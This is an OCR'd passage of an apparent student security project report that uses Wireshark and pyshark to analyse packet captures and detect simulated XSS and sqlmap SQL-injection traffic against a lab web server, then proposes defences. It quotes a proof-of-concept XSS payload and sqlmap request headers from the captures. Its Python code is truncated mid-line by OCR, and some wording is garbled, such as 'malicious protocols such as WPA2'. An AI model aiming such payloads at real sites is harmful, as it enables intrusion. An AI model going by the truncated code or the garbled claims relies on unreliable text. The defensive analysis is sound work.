
Frequency of POST requests: If there are a lot of POST requests sent out in a short period of time, this may indicate that a brute-force attack is underway.

It is recommended to use the https protocol for better security mechanisms.

4.2 Python + Wireshark Automated Analysis

Install the pyshark library library to parse the pcapng file.

```
pip install pyshark
```




```
E:\FilePcapng>pip install pyshark
Requirement already satisfied: pyshark in c:\users\dell\appdata\local\programs\python\python311\lib\site-packages (0.6)
Requirement already satisfied: lxml in c:\users\dell\appdata\local\programs\python\python311\lib\site-packages (from pys
hark) (5.2.2)
Requirement already satisfied: termcolor in c:\users\dell\appdata\local\programs\python\python311\lib\site-packages (fro
m pyshark) (2.4.0)
Requirement already satisfied: packaging in c:\users\dell\appdata\local\programs\python\python311\lib\site-packages (fro
m pyshark) (23.1)
Requirement already satisfied: appdirs in c:\users\dell\appdata\local\programs\python\python311\lib\site-packages (from
pyshark) (1.4.4)

[notice] A new release of pip is available: 24.0 -> 24.1.2
[notice] To update, run: python.exe -m pip install --upgrade pip
```

Based on static analysis with Wireshark to write process optimization code.

Algorithm idea:

For the purpose of checking whether the connection process of src and dst has changed status. Eliminate duplicate data for fast, concise analysis.

Result: shows that the output is as expected.




E:\FilePcapng\ICMP_analyze.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preference
PMain.py
ICMP_analyze.py
p001-nn.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Select C:\Windows\System32\cmd.exe

```
import pyshark
import sys

# ICMP analyze
ht_states={}
def in_(src_ip,dst_ip,status):
    nb= (src_ip,dst_ip)
    if nb not in ht_states or ht_states[n
        ht_states[nb]=status
        print(f'{src_ip} <-> {dst_ip}: {s

def a_icmp(pcapng_file):
    capture = pyshark.FileCapture(pcapng_
    for packet in capture:
        if hasattr(packet, 'icmp'):
            if hasattr(packet, 'ip') and
                src_ip=packet.ip.src
                dst_ip=packet.ip.dst
                icmp_type = packet.icmp.t
                icmp_code = packet.icmp.c

                if packet.icmp.type =='0'
                    in_(dst_ip,src_ip, 'c
                elif packet.icmp.type ==
                    if icmp_code == '0':
                        in_(src_ip,dst_ip
                    elif icmp_code == '1'
                        in_(src_ip,dst_ip
                    elif icmp_code == '3'
                        in_(src_ip,dst_ip
                    elif icmp_code == '4':
                        in_(src_ip,dst_ip, 'Fra
    capture.close()
```

```
icmp
No.     Time        Source          Destination     Protocol Lengt Info
   1069 107.551907  192.168.0.104   192.168.0.102   ICMP       98 Echo (ping) reply    id=0x22f7, seq=80/20480, ttl=128
   1074 108.553404  192.168.0.102   192.168.0.104   ICMP       98 Echo (ping) request  id=0x22f7, seq=81/20736, ttl=64 (
   1075 108.553748  192.168.0.104   192.168.0.102   ICMP       98 Echo (ping) reply    id=0x22f7, seq=81/20736, ttl=128
   1105 109.548052  192.168.0.102   192.168.0.104   ICMP       98 Echo (ping) request  id=0x22f7, seq=82/20992, ttl=64 (
   1110 109.567083  192.168.0.104   192.168.0.102   ICMP       98 Echo (ping) reply    id=0x22f7, seq=82/20992, ttl=128
   1151 110.544396  192.168.0.102   192.168.0.104   ICMP       98 Echo (ping) request  id=0x22f7, seq=83/21248, ttl=64 (
   1154 110.559697  192.168.0.104   192.168.0.102   ICMP       98 Echo (ping) reply    id=0x22f7, seq=83/21248, ttl=128
```

```
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

E:\FilePcapng>ICMP_analyze.py E:\\FilePcapng\\p001-nn.pcapng
192.168.0.1 <-> 192.168.0.104: Network unreachable
192.168.0.102 <-> 192.168.0.104: connected
192.168.0.104 <-> 192.168.0.102: connected
192.168.0.104 <-> 192.168.0.103: connected
192.168.0.32 <-> 192.168.0.104: Port unreachable
192.168.0.104 <-> 192.168.0.32: connected
192.168.0.104 <-> 192.168.0.33: connected

E:\FilePcapng>
```



```
E:\FilePcapng>ICMP_analyze.py E:\\FilePcapng\\p001-nn.pcapng
192.168.0.1 <-> 192.168.0.104: Network unreachable
192.168.0.102 <-> 192.168.0.104: connected
192.168.0.104 <-> 192.168.0.102: connected
192.168.0.104 <-> 192.168.0.103: connected
192.168.0.32 <-> 192.168.0.104: Port unreachable
192.168.0.104 <-> 192.168.0.32: connected
192.168.0.104 <-> 192.168.0.33: connected
```

The address 192.168.0.1 is the gateway of the router. The fact that there is no recruitment on 192.168.0.104 is true due to 2 IP addresses on the same network. Devices can communicate with each other without router intervention.

Connection from source 192.168.0.102 to 192.168.0.104 was successful. The success message is based on the idea of ping order analysis.

Connection from 192.168.0.104 to 192.168.0.102, 192.168.0.103 successfully.

Connections from 192.168.0.32 to 192.168.0.104 port unreachable message indicate that the packet error message from the source could not reach the destination.

Optimizing the analysis process is useful if the volume to be analyzed is large.


Automated attack traffic analysis:

Algorithm idea:

Use analytical cues to come up with algorithmic conditions.


Algorithm formation information:

Packet No.24754 detected an xss attack, based on this event "%3Cscript%3Ealert%281%29%3C%2Fscript%3E" and then encrypted it to determine whether the encrypted data was xss related or not.




```
24251  258.737910    192.168.0.69     192.168.0.106   HTTP   1035  HTTP/1.1 200 OK  (text/html)
24754  264.259378    192.168.0.106    192.168.0.69    HTTP    488  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
24756  264.277879    192.168.0.69     192.168.0.106   HTTP   1189  HTTP/1.1 200 OK  (text/html)
```

Package No.22032 was detected using the sqlmap tool to attack Sql Injection. It is known here that the User-Agent has information about the tool used.



```
22032  225.156690    192.168.0.106    192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)

    > [SEQ/ACK analysis]
      TCP payload (13 bytes)
      TCP segment data (13 bytes)
  > [2 Reassembled TCP Segments (286 bytes): #22030(273), #22032(13)]
  v Hypertext Transfer Protocol
    v POST /connect.php HTTP/1.1\r\n
      > [Expert Info (Chat/Sequence): POST /connect.php HTTP/1.1\r\n]
        Request Method: POST
        Request URI: /connect.php
        Request Version: HTTP/1.1
    > Content-Length: 13\r\n
      Cache-Control: no-cache\r\n
      User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)\r\n
```


Through the analysis data, the direction of analysis, and the way of analysis form the analysis algorithm. Used for the purpose of simplifying and optimizing analysis work. It can be developed in the direction of AI machine learning to analyze quickly and efficiently, meet the incident response time.



```
F:\DuyTan\CMU-CS 428 SAIS HackingExposed\WiresharkAnalyze_FilePcapng_filePython>
F:\DuyTan\CMU-CS 428 SAIS HackingExposed\WiresharkAnalyze_FilePcapng_filePython>Analyze_Attack.py at2.pcapng
WARRNING: IP 192.168.0.106 is under SQLMap attack
HTTP User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
Source IP: 192.168.0.106
Destination IP: 192.168.0.69
--------------------------------------------------------------------------------------------------

WARRNING: IP 192.168.0.106 is under SQLMap attack
HTTP User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
Source IP: 192.168.0.106
Destination IP: 192.168.0.69
--------------------------------------------------------------------------------------------------

WARRNING: IP 192.168.0.106 is under SQLMap attack
HTTP User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
Source IP: 192.168.0.106
Destination IP: 192.168.0.69
--------------------------------------------------------------------------------------------------

WARRNING attack XSS: Request URI: /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Search parameter: <script>alert(1)</script>
Source IP: 192.168.0.106, Destination IP: 192.168.0.69
--------------------------------------------------------------------------------------------------

WARRNING attack XSS: Request URI: /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Search parameter: <script>alert(1)</script>
Source IP: 192.168.0.106, Destination IP: 192.168.0.69
--------------------------------------------------------------------------------------------------
```

Running the attack analysis program, you can see that the at2.pcang file is a file containing the wireshark packet captured. There are 3 notifications about the possibility of a sql attack using the sqlmap tool. There are 2 notifications about xss attacks.

Validate the correct code using the at2.pcang file:




```
13263  103.098008   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
13266  103.126823   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
17925  169.149441   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
17930  169.212696   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
22032  225.156690   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
22035  225.176932   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
24249  258.730160   192.168.0.106   192.168.0.69    HTTP    400  GET /search.php HTTP/1.1
24251  258.737910   192.168.0.69    192.168.0.106   HTTP   1035  HTTP/1.1 200 OK  (text/html)
24754  264.259378   192.168.0.106   192.168.0.69    HTTP    488  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
24756  264.277879   192.168.0.69    192.168.0.106   HTTP   1189  HTTP/1.1 200 OK  (text/html)
31190  364.942636   192.168.0.106   192.168.0.69    HTTP    535  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
```

4.3 Detect traffic attacks.


4.3.1 XSS (Cross-Site Scripting) Attack Detection.

Information obtained: IP address 192.168.0.106 is requesting to server 192.168.0.69 using http protocol with GET request



```
24251  258.737910   192.168.0.69    192.168.0.106   HTTP   1035  HTTP/1.1 200 OK  (text/html)
24754  264.259378   192.168.0.106   192.168.0.69    HTTP    488  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
24756  264.277879   192.168.0.69    192.168.0.106   HTTP   1189  HTTP/1.1 200 OK  (text/html)
27348  307.899237   192.168.0.100   192.168.0.101   HTTP    705  GET /suricata/suricata_alerts.php?instance=0 HTTP/1.1
27491  308.064342   192.168.0.101   192.168.0.100   HTTP    402  HTTP/1.1 200 OK  (text/html)
31190  364.942636   192.168.0.106   192.168.0.69    HTTP    535  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
31192  364.954111   192.168.0.69    192.168.0.106   HTTP   1189  HTTP/1.1 200 OK  (text/html)
31393  369.121127   192.168.0.100   192.168.0.101   HTTP    705  GET /suricata/suricata_alerts.php?instance=0 HTTP/1.1
31533  369.284022   192.168.0.101   192.168.0.100   HTTP   1435  HTTP/1.1 200 OK  (text/html)
```

A more detailed analysis shows:



```
24251  258.737910   192.168.0.69    192.168.0.106   HTTP   1035  HTTP/1.1 200 OK  (text/html)
24754  264.259378   192.168.0.106   192.168.0.69    HTTP    488  GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1

> Frame 24754: 488 bytes on wire (3904 bits), 488 bytes captured (3904 bits) on interface \Device\NPF_{2C7D41CA-61B0-4DBA-9E2C-5334851F2BF7}, id 0
> Ethernet II, Src: IntelCor_26:2e:97 (28:d0:ea:26:2e:97), Dst: Chongqin_9c:15:b9 (a8:93:4a:9c:15:b9)
> Internet Protocol Version 4, Src: 192.168.0.106, Dst: 192.168.0.69
> Transmission Control Protocol, Src Port: 48026, Dst Port: 80, Seq: 1, Ack: 1, Len: 434
v Hypertext Transfer Protocol
  > GET /search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1\r\n
    Host: 192.168.0.69\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Referer: http://192.168.0.69/search.php\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://192.168.0.69/search.php?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E]
    [HTTP request 1/1]
    [Response in frame: 24756]

0000  a8 93 4a 9c 15 b9 28 d0  ea 26 2e 97 08 00 45 00   ··J···(· ·&.···E·
0010  01 da 20 d2 40 00 40 06  96 4c c0 a8 00 6a c0 a8   ·· ·@·@· ·L···j··
0020  00 45 bb 9a 00 50 f2 97  c3 ba 25 a3 3e 91 50 18   ·E···P·· ··%·>·P·
0030  00 fb 7f 22 00 00 47 45  54 20 2f 73 65 61 72 63   ···"··GE T /searc
0040  68 2e 70 68 70 3f 73 65  61 72 63 68 3d 25 33 43   h.php?se arch=%3C
0050  73 63 72 69 70 74 25 33  45 61 6c 65 72 74 25 32   script%3 Ealert%2
0060  38 31 25 32 39 25 33 43  25 32 46 73 63 72 69 70   81%29%3C %2Fscrip
0070  74 25 33 45 20 48 54 54  50 2f 31 2e 31 0d 0a 48   t%3E HTT P/1.1··H
0080  6f 73 74 3a 20 31 39 32  2e 31 36 38 2e 30 2e 36   ost: 192 .168.0.6
0090  39 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   9··User- Agent: M
00a0  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
```

At the seach parameter:

Encryption value url: “%3Cscript%3Ealert%281%29%3C%2Fscript%3E”

Decrypt:

“%3Cscript%3E” : “<script>”,

“alert%281%29” : “alert(1)”,

“%3C%2Fscript%3E” : “</script>”


Complete encryption: “<script>alert(1)</script>”

Conclude:


The attacker is attempting to insert a piece of JavaScript code into the "search" parameter in the GET request. If the server does not properly process and inject this value into the website without checking or re-encoding, this code snippet will be executed on the user's browser, resulting in the display of an alert dialog with a value of 1.

4.3.1 SQL injection attack detection:

Traffic information obtained by wireshark:



```
12923   94.772631   192.168.0.69    192.168.0.106   HTTP    349  HTTP/1.1 302 Found
13263  103.098008   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
13266  103.126823   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
17925  169.149441   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
17930  169.212696   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
22032  225.156690   192.168.0.106   192.168.0.69    HTTP     67  POST /connect.php HTTP/1.1  (application/x-www-form-urlencoded)
22035  225.176932   192.168.0.69    192.168.0.106   HTTP   1051  HTTP/1.1 200 OK  (text/html)
```



```
> [2 Reassembled TCP Segments (286 bytes): #13261(273), #13263(13)]
v Hypertext Transfer Protocol
  v POST /connect.php HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): POST /connect.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /connect.php
      Request Version: HTTP/1.1
  > Content-Length: 13\r\n
    Cache-Control: no-cache\r\n
    User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)\r\n
    Host: web01.com\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip,deflate\r\n
    Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n
    Connection: close\r\n
```

You can see Uer-Agent: sqlmap

Conclude:

In this packet, it can be seen that the data generated from the sqlmap tool uses the POST method of the http protocol sent to the web.com server. The sqlmap tool allows for automation of the process of detecting and exploiting SQL Injection vulnerabilities

web01.com server is attacked by sql injection.

PART5: PROPOSE SOLUTIONS AND REMEDIES.

System Upgrade:

Firewall Deployment: configure with powerful firewall rules to filter and control traffic between the intranet and the Internet, Enable intrusion detection and prevention in PFSense to detect and block potential attacks.

DNS servers: implement DNSSEC **-** Domain Name System Security Extensions to validate DNS responses and prevent modification.

Update the server and related applications to use the patch. Deploy WAFs web firewalls to combat common attacks such as SQL injection and cross-site scripting (XSS).

Use malicious protocols such as WPA2 or WPA3 to protect wireless routers. Implement MAC address filtering and disable SSID broadcasting to enhance wireless network security.

For users:

Educate users about good security practices, including identifying scams and adhering to the company's security policies.

Organize regular security training sessions to keep employees updated on emerging threats.

Evaluate security updates regularly and periodically.

Incident Response Planning:

Develop and maintain an incident response plan that specifies procedures for detecting, responding to, and recovering from security incidents.

Check your incident response plan regularly through simulation exercises to ensure readiness.

PART6: CONCLUDE

Our team achieved the set goals by simulating attacks on a web server with security vulnerabilities. Throughout this process, we recorded the damages and traces left behind, then proceeded to analyze the logs and network traffic to identify the weak points of the attacked system. These attacks helped us gain a deeper understanding of how hackers can exploit vulnerabilities, thereby pinpointing specific weaknesses in the system's security architecture. This process not only provided extensive knowledge about security but also gave us a practical perspective on how attacks can cause significant damage.

From these findings, we proposed effective remediation and prevention solutions to enhance the system's security. First, we implemented measures to patch software vulnerabilities and update to the latest versions of the operating system and related applications. Next, we applied monitoring mechanisms and early warning systems to detect abnormal behaviors in network traffic. Finally, we suggested raising awareness and training employees about cybersecurity to minimize the risks from phishing attacks and social engineering. These measures will help prevent similar attacks in the future and ensure the safety of the entire system's information, thereby increasing the security and reliability of the web server.

PART 7: REFLECTION

Contribution of team members:

